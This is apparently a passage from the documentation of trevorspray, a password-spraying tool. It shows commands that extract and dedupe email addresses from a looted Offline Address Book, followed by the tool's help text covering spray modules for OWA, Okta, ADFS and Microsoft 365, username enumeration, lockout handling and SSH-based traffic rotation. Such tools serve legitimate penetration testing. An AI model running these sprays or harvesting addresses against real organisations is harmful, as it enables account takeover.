./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)

